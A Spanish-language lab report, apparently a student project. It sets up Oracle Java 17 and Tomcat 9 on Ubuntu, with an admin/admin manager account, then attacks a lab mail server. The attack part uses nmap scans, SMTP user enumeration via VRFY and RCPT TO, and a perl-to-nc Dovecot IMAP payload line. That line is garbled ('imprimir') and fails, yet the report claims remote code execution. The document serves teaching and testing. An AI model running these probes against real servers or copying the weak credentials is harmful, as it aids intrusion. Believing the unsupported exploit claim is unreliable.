
Crear un repositorio con el comando `add-apt-repository` para obtener las últimas actualizaciones del paquete de java, puede ser útil para ejecutar aplicaciones escritas en java.

```
server@server-virtual-machine:~$ sudo add-apt-repository ppa:linuxuprising/java  
Repositorio: «deb https://ppa.launchpadcontent.net/linuxuprising/java/ubuntu/jammy main»  
Descripción:  
Oracle Java 11 (LTS) and 17 (LTS) installer for Ubuntu (21.10, 21.04, 20.04, 18.04, 16.04 and 14.04), Pop!_OS, Linux Mint and Debian.  
  
Java binaries are not hosted in this PPA due to licensing. The packages in this PPA download and install Oracle Java, so a working Internet connection is required.  
  
The packages in this PPA are based on the WebUp8 Oracle Java PPA packages: http://launchpad.net/~webupd8team/+archive/ubuntu/java  
  
Installation instructions (with some tips), feedback, suggestions, bug reports etc.:  
  
Oracle Java 11: https://www.linuxuprising.com/2019/06/new-oracle-java-11-installer-for-ubuntu.html  
Oracle Java 17: https://www.linuxuprising.com/2021/09/how-to-install-oracle-java-17-lts-on.html  
  
Important notice regarding Oracle Java 11 and 16: the Oracle JDK license has changed starting April 16, 2019. The new license permits certain uses, such as personal use and development use, at no cost -- but other uses authorized under prior Oracle JDK licenses may no longer be available. A FAQ is available here: https://www.oracle.com/technetwork/java/javase/overview/oracle-jdk-faqs.html. After this change, new Oracle Java 11 releases (11.0.3 and newer) require signing in using an Oracle account to download the binaries. This PPA has a new installer that requires the user to download the Oracle JDK 11 .tar.gz and place it in a folder, and only then install the "oracle-java11-installer-local" package. Details here: https://www.linuxuprising.com/2019/06/new-oracle-java-11-installer-for-ubuntu.html
```

El siguiente comando `apt-install` se ejecuta para la instalación de Oracle java17 en el sistema Ubuntu, java17 es una versión de lenguaje de programación java.

```
server@server-virtual-machine:~$ sudo apt install oracle-java17-installer
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
El paquete indicado a continuación se instaló de forma automática y ya no es necesario.
  php8.1-imagick
Utilice «sudo apt autoremove» para eliminarlo.
Se instalarán los siguientes paquetes adicionales:
  binutils binutils-common binutils-x86-64-linux-gnu gsfonts-x11 java-common
  libbinutils libctf-nobfd0 libctf0 oracle-java17-set-default
Paquetes sugeridos:
  binutils-doc binfmt-support visualvm ttf-baekmuk | ttf-unfonts
  | ttf-unfonts-core ttf-kochi-gothic | ttf-sazanami-gothic ttf-kochi-mincho
  | ttf-sazanami-mincho ttf-arphic-uming
Se instalarán los siguientes paquetes NUEVOS:
  binutils binutils-common binutils-x86-64-linux-gnu gsfonts-x11 java-common
  libbinutils libctf-nobfd0 libctf0 oracle-java17-installer
  oracle-java17-set-default
0 actualizados, 10 nuevos se instalarán, 0 para eliminar y 35 no actualizados.
Se necesita descargar 3.472 kB de archivos.
Se utilizarán 15,0 MB de espacio de disco adicional después de esta operación.
¿Desea continuar? [S/n] s
Des:1 https://ppa.launchpadcontent.net/linuxuprising/java/ubuntu jammy/main amd64
  4 oracle-java17-installer amd64 17.0.6-1-linuxuprising0 [31,5 kB]
Des:2 https://ppa.launchpadcontent.net/linuxuprising/java/ubuntu jammy/main amd64
  4 oracle-java17-set-default all 17.0.6-1-linuxuprising0 [2.592 B]
Des:3 http://ec.archive.ubuntu.com/ubuntu jammy-updates/main amd64 binutils-comm
  on amd64 2.38-4ubuntu2.5 [222 kB]
```

Dentro de la instalación nos pedirá aceptar términos y condiciones, donde procederemos aceptar.



```
server@server-virtual-machine: ~
Configuración de paquetes
Configuración de oracle-java17-installer
Oracle No-Fee Terms and Conditions (NFTC)
You MUST agree to the license available in
https://www.oracle.com/downloads/licenses/no-fee-license.html if you
want to download and use Oracle JDK 17.
Your use of this Program is governed by the No-Fee Terms and Conditions
set forth below, unless you have received this Program (alone or as part
of another Oracle product) under an Oracle license agreement (including
but not limited to the Oracle Master Agreement), in which case your use
of this Program is governed solely by such license agreement with
Oracle.
Oracle No-Fee Terms and Conditions (NFTC)
Definitions
"Oracle" refers to Oracle America, Inc. "You" and "Your" refers to (a) a
company or organization (each an "Entity") accessing the Programs, if
use of the Programs will be on behalf of such Entity; or (b) an
individual accessing the Programs, if use of the Programs will not be on
behalf of an Entity. "Program(s)" refers to Oracle software provided by
<Aceptar>
```


Visualizará la versión que se encuentra ya instalada

```

se pueden actualizar los paquetes. Ejecute «apt list --upgradable» para verlos.
server@server-virtual-machine:~$ java -version
java version "17.0.6" 2023-01-17 LTS
Java(TM) SE Runtime Environment (build 17.0.6+9-LTS-190)
Java HotSpot(TM) 64-Bit Server VM (build 17.0.6+9-LTS-190, mixed mode, sharing)
server@server-virtual-machine:~$

```

Configurar el Oracle java 17 como la versión predeterminada de java en el sistema Ubuntu, esto asegura que las aplicaciones, scripts y herramientas que dependan de java utilicen la versión correcta.

```

server@server-virtual-machine:~$ sudo apt install oracle-java17-set-default
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
oracle-java17-set-default ya está en su versión más reciente (17.0.6-1~linuxupri
sing0).
fijado oracle-java17-set-default como instalado manualmente.
El paquete indicado a continuación se instaló de forma automática y ya no es nec
esario.
  php8.1-imagick
Utilice «sudo apt autoremove» para eliminarlo.
0 actualizados, 0 nuevos se instalarán, 0 para eliminar y 35 no actualizados.
server@server-virtual-machine:~$

```

Ejecutar el comando `sudo apt install tomcat9 tomcat9-admin` para la instalación del tomcat9.

Sudo: indicamos que ejecute con permisos elevados

Apt install: comando para instalar paquetes de software desde los repositorios oficiales

Tomcat9-admin: proporciona la interfaz de administración web para administrar y configurar tomcat.

```

server@server-virtual-machine:~$ sudo apt install tomcat9 tomcat9-admin
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
El paquete indicado a continuación se instaló de forma automática y ya no es nec
esario.
  php8.1-imagick
Utilice «sudo apt autoremove» para eliminarlo.
Se instalarán los siguientes paquetes adicionales:
  libeclipse-jdt-core-java libtcnative-1 libtomcat9-java tomcat9-common
Paquetes sugeridos:
  tomcat9-docs tomcat9-examples tomcat9-user
Se instalarán los siguientes paquetes NUEVOS:
  libeclipse-jdt-core-java libtcnative-1 libtomcat9-java tomcat9 tomcat9-admin
  tomcat9-common
0 actualizados, 6 nuevos se instalarán, 0 para eliminar y 35 no actualizados.
Se necesita descargar 12,5 MB de archivos.
Se utilizarán 16,2 MB de espacio de disco adicional después de esta operación.
¿Desea continuar? [S/n] s
Des:1 http://ec.archive.ubuntu.com/ubuntu jammy/universe amd64 libeclipse-jdt-co
re-java all 3.27.0+eclipse4.21-1 [6.240 kB]
Des:2 http://ec.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 libtomcat
9-java all 9.0.58-1ubuntu0.1 [6.047 kB]
Des:3 http://ec.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 tomcat9-c
ommon all 9.0.58-1ubuntu0.1 [60,9 kB]
Des:4 http://ec.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 tomcat9 a
ll 9.0.58-1ubuntu0.1 [37,0 kB]
Des:5 http://ec.archive.ubuntu.com/ubuntu jammy-updates/universe amd64 tomcat9-a
dmin all 9.0.58-1ubuntu0.1 [68,8 kB]
Des:6 http://ec.archive.ubuntu.com/ubuntu jammy/universe amd64 libtcnative-1 amd
64 1.2.31-1build1 [95,1 kB]
Descargados 12,5 MB en 2s (6.003 kB/s)
Seleccionando el paquete libeclipse-jdt-core-java previamente no seleccionado.
(Leyendo la base de datos ... 209628 ficheros o directorios instalados actualmen
te.)

```

Visualizamos el estado de tomcat, donde indica que tiene fallas por la falta de instalación del jdk

```
server@server-virtual-machine:~$ sudo systemctl status tomcat9
* tomcat9.service - Apache Tomcat 9 Web Application Server
   Loaded: loaded (/lib/systemd/system/tomcat9.service; enabled; vendor prese
   Active: failed (Result: exit-code) since Mon 2024-01-15 22:44:56 -05; 56s
   Docs: https://tomcat.apache.org/tomcat-9.0-doc/index.html
   Process: 7119 ExecStartPre=/usr/libexec/tomcat9/tomcat-update-policy.sh (co
   Process: 7124 ExecStart=/bin/sh /usr/libexec/tomcat9/tomcat-start.sh (codes
   Main PID: 7124 (code=exited, status=1/FAILURE)
   CPU: 12ms


ene 15 22:44:56 server-virtual-machine systemd[1]: Starting Apache Tomcat 9 Web
ene 15 22:44:56 server-virtual-machine systemd[1]: Started Apache Tomcat 9 Web
ene 15 22:44:56 server-virtual-machine tomcat9[7124]: No JDK or JRE found - Ple
ene 15 22:44:56 server-virtual-machine systemd[1]: tomcat9.service: Main proces
ene 15 22:44:56 server-virtual-machine systemd[1]: tomcat9.service: Failed with
lines 1-14/14 (END)
```

Realizamos la instalación del jdk con el comando default-jdk

```
server@server-virtual-machine:~$ sudo apt install default-jdk
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
El paquete indicado a continuación se instaló de forma automática y ya no es nec
esario.
 php8.1-imagick
Utilice «sudo apt autoremove» para eliminarlo.
Se instalarán los siguientes paquetes adicionales:
 ca-certificates-java default-jdk-headless default-jre default-jre-headless
 openjdk-11-jdk-headless openjdk-11-jre-headless
Paquetes sugeridos:
 openjdk-11-demo openjdk-11-source fonts-dejavu-extra fonts-ipafont-gothic
 fonts-ipafont-mincho fonts-wqy-microhei | fonts-wqy-zenhei
Se instalarán los siguientes paquetes NUEVOS:
 ca-certificates-java default-jdk default-jdk-headless default-jre
 default-jre-headless openjdk-11-jdk-headless openjdk-11-jre-headless
0 actualizados, 7 nuevos se instalarán, 0 para eliminar y 35 no actualizados.
Se necesita descargar 116 MB de archivos.
Se utilizarán 258 MB de espacio de disco adicional después de esta operación.
¿Desea continuar? [S/n] s
Des:1 http://ec.archive.ubuntu.com/ubuntu jammy-updates/main amd64 openjdk-11-jr
e-headless amd64 11.0.21+9-0ubuntu1-22.04 [42,5 MB]
Des:2 http://ec.archive.ubuntu.com/ubuntu jammy/main amd64 default-jre-headless
amd64 2:1.11-72build2 [3.042 B]
Des:3 http://ec.archive.ubuntu.com/ubuntu jammy-updates/main amd64 ca-certificat
es-java all 20190909ubuntu1.2 [12,1 kB]
Des:4 http://ec.archive.ubuntu.com/ubuntu jammy/main amd64 default-jre amd64 2:1
.11-72build2 [896 B]
Des:5 http://ec.archive.ubuntu.com/ubuntu jammy-updates/main amd64 openjdk-11-jd
k-headless amd64 11.0.21+9-0ubuntu1-22.04 [73,5 MB]
Des:6 http://ec.archive.ubuntu.com/ubuntu jammy/main amd64 default-jdk-headless
```

Configuramos el archivo tomcat-users.xml, para agregar usuario y contraseña.

```
server@server-virtual-machine:~$ sudo nano /etc/tomcat9/tomcat-users.xml
```



```
GNU nano 6.2 /etc/tomcat9/tomcat-users.xml
<?xml version="1.0" encoding="UTF-8"?>
<!--
 Licensed to the Apache Software Foundation (ASF) under one or more
 contributor license agreements. See the NOTICE file distributed with
 this work for additional information regarding copyright ownership.
 The ASF licenses this file to You under the Apache License, Version 2.0
 (the "License"); you may not use this file except in compliance with
 the License. You may obtain a copy of the License at

 http://www.apache.org/licenses/LICENSE-2.0


 Unless required by applicable law or agreed to in writing, software
 distributed under the License is distributed on an "AS IS" BASIS,
 WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
 See the license for the specific language governing permissions and
 limitations under the License.
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
 xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
 xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
 version="1.0">
  <user username="admin" password="admin" roles="admin-gui,manager-gui"/>
<!--
 By default, no user is included in the "manager-gui" role required
 to operate the "/manager/html" web application. If you wish to use this app,
 you must define such a user - the username and password are arbitrary.

 Built-in Tomcat manager roles:
 - manager-gui - allows access to the HTML GUI and the status pages
-->
```


Reiniciamos el servicio de tomcat9

```
done.
server@server-virtual-machine:~$ sudo systemctl restart tomcat9
server@server-virtual-machine:~$
```

Ingresar con las credenciales agregadas en el archivo de configuración al sitio principal de tomcat.



Interface de administración de tomcat



Ruta	Versión	Nombre a Mostrar	Ejecutándose	Sesiones	Comandos
/	Ninguno especificado		true	0	Arrancar Parar Recargar Replegar Expirar sesiones sin trabajar ≥ 30 minutos
/host-manager	Ninguno especificado	Tomcat Host Manager Application	true	0	Arrancar Parar Recargar Replegar Expirar sesiones sin trabajar ≥ 30 minutos
/manager	Ninguno especificado	Tomcat Manager Application	true	1	Arrancar Parar Recargar Replegar Expirar sesiones sin trabajar ≥ 30 minutos

VULNERABILIDADES DE SERVIDOR DE CORREOS

Vulnerabilidad de Ataque de Fuerza Bruta

Conocida la ip 192.168.216.131 y el dominio atproyecto.xyz. verificar el estado de la conexión con maquina con el comando ping

```
test@kali: ~  
File Actions Edit View Help  
  
(test@kali)-[~]  
└─$ ping 192.168.216.131  
PING 192.168.216.131 (192.168.216.131) 56(84) bytes of data.  
64 bytes from 192.168.216.131: icmp_seq=1 ttl=64 time=0.706 ms  
64 bytes from 192.168.216.131: icmp_seq=2 ttl=64 time=0.852 ms  
64 bytes from 192.168.216.131: icmp_seq=3 ttl=64 time=0.711 ms  
64 bytes from 192.168.216.131: icmp_seq=4 ttl=64 time=2.00 ms  
^Z  
zsh: suspended ping 192.168.216.131  
  
(test@kali)-[~]  
└─$ nslookup atproyecto.xyz 192.168.216.131  
Server:      192.168.216.131  
Address:     192.168.216.131#53  
  
Name:   atproyecto.xyz  
Address: 192.168.216.131  
Name:   atproyecto.xyz  
Address: ::1  
  
(test@kali)-[~]  
└─$
```

Identificar los puertos y servicios que están trabajando en la maquina 192.168.216.131, al detectar puertos abiertos sin ningún tipo de control se puede acceder de formar remota a un servidor.

```
test@kali: ~  
File Actions Edit View Help  
  
(test@kali)-[~]  
└─$ nmap 192.168.216.131  
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-11 16:57 -05  
Nmap scan report for 192.168.216.131  
Host is up (0.0021s latency).  
Not shown: 993 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
110/tcp   open  pop3  
143/tcp   open  imap  
993/tcp   open  imaps  
995/tcp   open  pop3s  
  
Nmap done: 1 IP address (1 host up) scanned in 0.70 seconds  
  
(test@kali)-[~]  
└─$
```

Rastreo de toda la red para identificar los hosts conectados, esto permite identificar hosts vulnerables.

```
test@kali: ~  
File Actions Edit View Help  
└─$ sudo arp-scan -l  
[sudo] password for test:  
Interface: eth0, type: EN10MB, MAC: 00:0c:29:71:f1:20, IPv4: 192.168.216.130  
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied  
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied  
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan  
)  
192.168.216.1 00:50:56:c0:00:08 (Unknown)  
192.168.216.2 00:50:56:fa:8a:49 (Unknown)  
192.168.216.131 00:0c:29:dd:7c:48 (Unknown)  
192.168.216.254 00:50:56:e3:f8:f8 (Unknown)  
  
4 packets received by filter, 0 packets dropped by kernel  
Ending arp-scan 1.10.0: 256 hosts scanned in 2.224 seconds (115.11 hosts/sec)  
. 4 responded
```

Hacer un escaneo de los servicios levantados y sus respectivas versiones, al conocer las versiones se puede identificar vulnerabilidades que pueden ser explotadas.

```
(test@kali)-[~]  
└─$ sudo nmap -p25,53,80,110,143,993,995 -T4 -sV 192.168.216.131  
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-11 17:07 -05  
Nmap scan report for 192.168.216.131  
Host is up (0.0019s latency).  
  
PORT      STATE SERVICE  VERSION  
25/tcp    open  smtp     Postfix smtpd  
53/tcp    open  domain  ISC BIND 9.18.18-0ubuntu0.22.04.1 (Ubuntu Linux)  
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))  
110/tcp   open  pop3     Dovecot pop3d  
143/tcp   open  imap     Dovecot imapd (Ubuntu)  
993/tcp   open  ssl/imap Dovecot imapd (Ubuntu)  
995/tcp   open  ssl/pop3 Dovecot pop3d  
MAC Address: 00:0C:29:DD:7C:48 (VMware)  
Service Info: Host: atproyecto.xyz; OS: Linux; CPE: cpe:/o:linux:linux_kerne  
l  
  
Service detection performed. Please report any incorrect results at https://n  
map.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 13.61 seconds  
  
(test@kali)-[~]  
└─$
```

Luego de realizar un ataque agresivo con el comando `nmap -T4 -A` para identificar vulnerabilidades en el equipo, se encontró algunas vulnerabilidades en el **login disabled** y en el **login pre-listen** de los protocolos `imap` y `pop3` del servidor de correo.

```
test@kali: ~  
File Actions Edit View Help  
test@kali)~  
$ sudo nmap -T4 -A 192.168.216.131  
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-11 17:11 -05  
Nmap scan report for 192.168.216.131  
Host is up (0.0013s latency).  
Not shown: 993 closed tcp ports (reset)  
PORT      STATE SERVICE  VERSION  
25/tcp    open  smtp     Postfix smtpd  
|_ ssl-cert: Subject: commonName=ubuntu.localdomain  
| Subject Alternative Name: DNS:ubuntu.localdomain  
| Not valid before: 2024-01-02T22:08:32  
|_ Not valid after: 2033-12-30T22:08:32  
|_ smtp-commands: atproyecto.xyz, PIPELINING, SIZE 10240000, VRFY, ETRN, START  
TLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING  
|_ ssl-date: TLS randomness does not represent time  
53/tcp    open  domain   ISC BIND 9.18.18-0ubuntu0.22.04.1 (Ubuntu Linux)  
|_ dns-nsid:  
|_ bind.version: 9.18.18-0ubuntu0.22.04.1-Ubuntu  
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))  
|_ http-server-header: Apache/2.4.52 (Ubuntu)  
|_ http-title: Apache2 Ubuntu Default Page: It works  
110/tcp   open  pop3     Dovecot pop3d  
|_ ssl-cert: Subject: commonName=ubuntu.localdomain  
| Subject Alternative Name: DNS:ubuntu.localdomain  
| Not valid before: 2024-01-02T22:08:32  
|_ Not valid after: 2033-12-30T22:08:32  
|_ pop3-capabilities: PIPELINING AUTH-RESP-CODE RESP-CODES CAPA SASL STLS TOP
```

```
test@kali: ~  
File Actions Edit View Help  
143/tcp   open  imap     Dovecot imapd (Ubuntu)  
|_ imap-capabilities: more capabilities ID_OK LOGINDISABLEDA0001 SASL-IR have  
post-login IMAP4rev1 ENABLE IDLE listed Pre-login LITERAL+ LOGIN-REFERRALS ST  
ARTTLS  
|_ ssl-date: TLS randomness does not represent time  
|_ ssl-cert: Subject: commonName=ubuntu.localdomain  
| Subject Alternative Name: DNS:ubuntu.localdomain  
| Not valid before: 2024-01-02T22:08:32  
|_ Not valid after: 2033-12-30T22:08:32  
993/tcp   open  ssl/imap Dovecot imapd (Ubuntu)  
|_ ssl-cert: Subject: commonName=ubuntu.localdomain  
| Subject Alternative Name: DNS:ubuntu.localdomain  
| Not valid before: 2024-01-02T22:08:32  
|_ Not valid after: 2033-12-30T22:08:32  
|_ ssl-date: TLS randomness does not represent time  
|_ imap-capabilities: capabilities ID_OK AUTH=PLAINA0001 SASL-IR have post-log  
in IMAP4rev1 ENABLE IDLE listed Pre-login LITERAL+ LOGIN-REFERRALS more  
995/tcp   open  ssl/pop3 Dovecot pop3d  
|_ ssl-cert: Subject: commonName=ubuntu.localdomain  
| Subject Alternative Name: DNS:ubuntu.localdomain  
| Not valid before: 2024-01-02T22:08:32  
|_ Not valid after: 2033-12-30T22:08:32  
|_ ssl-date: TLS randomness does not represent time  
|_ pop3-capabilities: PIPELINING AUTH-RESP-CODE RESP-CODES CAPA USER SASL(PLAI  
N) TOP UIDL  
MAC Address: 00:0C:29:DD:7C:48 (VMware)  
Device type: general purpose
```

Ejecutar código remoto en el servidor IMAP de Dovecot. (help, s.f.), esta ejecución permite deshabilitar el login de acceso en el servidor de correo.

```
(test@kali)-[~]
└─$ perl -e 'imprimir "una identificación (\\"foo\\" \\"\".(\"x\"x1021).\"\\A\\" \\"bar\\" \\"\\000\".(\"x\"x1020).\"\\A\\")\\n"' | nc 192.168.216.131 143
String found where operator expected at -e line 1, near "imprimir "una identifica
ción (\\"foo\\" \\"\"
    (Do you need to predeclare imprimir?)
syntax error at -e line 1, near "imprimir "una identificación (\\"foo\\" \\"\"
Execution of -e aborted due to compilation errors.
* OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE LITERAL+ STARTT
LS LOGINDISABLED] Dovecot (Ubuntu) ready.
```

En el servidor se puede observar cómo imap-login aparece como conectado.

```
server@server-virtual-machine: ~
● dovecot.service - Dovecot IMAP/POP3 email server
   Loaded: loaded (/lib/systemd/system/dovecot.service; enabled; vendor prese
   Active: active (running) since Sat 2024-01-13 15:16:11 -05; 28min ago
     Docs: man:dovecot(1)
           https://doc.dovecot.org/
   Main PID: 901 (dovecot)
   Status: "v2.3.16 (7e2e900c1a) running"
     Tasks: 7 (limit: 2217)
    Memory: 9.5M
       CPU: 691ms
   CGroup: /system.slice/dovecot.service
           └─ 901 /usr/sbin/dovecot -F
              └─ 1033 dovecot/anvil
                 └─ 1034 dovecot/log
                    └─ 1035 dovecot/config
                       └─ 3937 dovecot/stats
                          └─ 4204 dovecot/imap-login
                             └─ 4205 dovecot/auth

Jan 13 15:16:09 server-virtual-machine systemd[1]: Starting Dovecot IMAP/POP3 e
Jan 13 15:16:10 server-virtual-machine dovecot[901]: master: Dovecot v2.3.16 (7
Jan 13 15:16:11 server-virtual-machine systemd[1]: Started Dovecot IMAP/POP3 em
Jan 13 15:27:38 server-virtual-machine dovecot[1034]: imap-login: Disconnected:
lines 1-23
```

Luego de habilitar la ejecución remota de código, en el servidor se puede observar cómo dovecot/imap-login aparece como desconectado.

```
server@server-virtual-machine: ~
● dovecot.service - Dovecot IMAP/POP3 email server
  Loaded: loaded (/lib/systemd/system/dovecot.service; enabled; vendor prese
  Active: active (running) since Sat 2024-01-13 15:16:11 -05; 32min ago
    Docs: man:dovecot(1)
          https://doc.dovecot.org/
  Main PID: 901 (dovecot)
  Status: "v2.3.16 (7e2e900c1a) running"
    Tasks: 5 (limit: 2217)
  Memory: 7.5M
    CPU: 698ms
  CGroup: /system.slice/dovecot.service
          └─ 901 /usr/sbin/dovecot -F
             └─ 1033 dovecot/anvil
                └─ 1034 dovecot/log
                   └─ 1035 dovecot/config
                      └─ 3937 dovecot/stats

Jan 13 15:16:09 server-virtual-machine systemd[1]: Starting Dovecot IMAP/POP3 e
Jan 13 15:16:10 server-virtual-machine dovecot[901]: master: Dovecot v2.3.16 (7
Jan 13 15:16:11 server-virtual-machine systemd[1]: Started Dovecot IMAP/POP3 em
Jan 13 15:27:38 server-virtual-machine dovecot[1034]: imap-login: Disconnected:
Jan 13 15:27:38 server-virtual-machine dovecot[1034]: pop3-login: Disconnected:
Jan 13 15:27:38 server-virtual-machine dovecot[1034]: pop3-login: Disconnected:
lines 1-23
```

Existe una vulnerabilidad detectada, conocida como “**Pentesting SMTP/s**” (HackTricks, s.f.), la cual con el uso del comando telnet sobre la ip del servidor y el puerto 25 se va obteniendo información del servidor de forma remota, datos como el nombre del dominio, usuarios, direcciones de correo

```
test@kali: ~
File Actions Edit View Help

(test@kali)-[~]
└─$ telnet 192.168.216.131 25
Trying 192.168.216.131 ...
Connected to 192.168.216.131.
Escape character is '^]'.
220 atproyecto.xyz ESMTP Postfix (Ubuntu)
hola
502 5.5.2 Error: command not recognized
HELO
501 Syntax: HELO hostname
HELO X
250 atproyecto.xyz
VRFY root
252 2.0.0 root
EXPN root
502 5.5.2 Error: command not recognized
EXPN test
502 5.5.2 Error: command not recognized
mail from: test@test.org
250 2.1.0 Ok
RCPT TO:test
550 5.1.1 <test>: Recipient address rejected: User unknown in local recipient tab
le
RCPT TO:daniel
250 2.1.5 Ok
```


Ejecutar el comando `msfconsole` para visualizar los exploits disponibles referente a las versiones detectadas en los servicios habilitados en el servidor.

```
test@kali: ~
File Actions Edit View Help
(test@kali)-[~]
└─$ msfconsole
.
.
.
.

dBBBBBBb dBBBP dBBBBBBP dBBBBBb .
      'dB'      BBP
dB'dB'dB' dBBP dBP dBP BB
dB'dB'dB' dBP dBP dBP BB
dB'dB'dB' dBBBBP dBP dBBBBBBP

          dBBBBBP dBBBBBb dBP dBBBBBP dBP dBBBBBBP
          |          dB' dBP dB'.BP
--o--  dBP dBBBB' dBP dB'.BP dBP dBP dBP
          | dBP dBP dBP dB'.BP dBP dBP
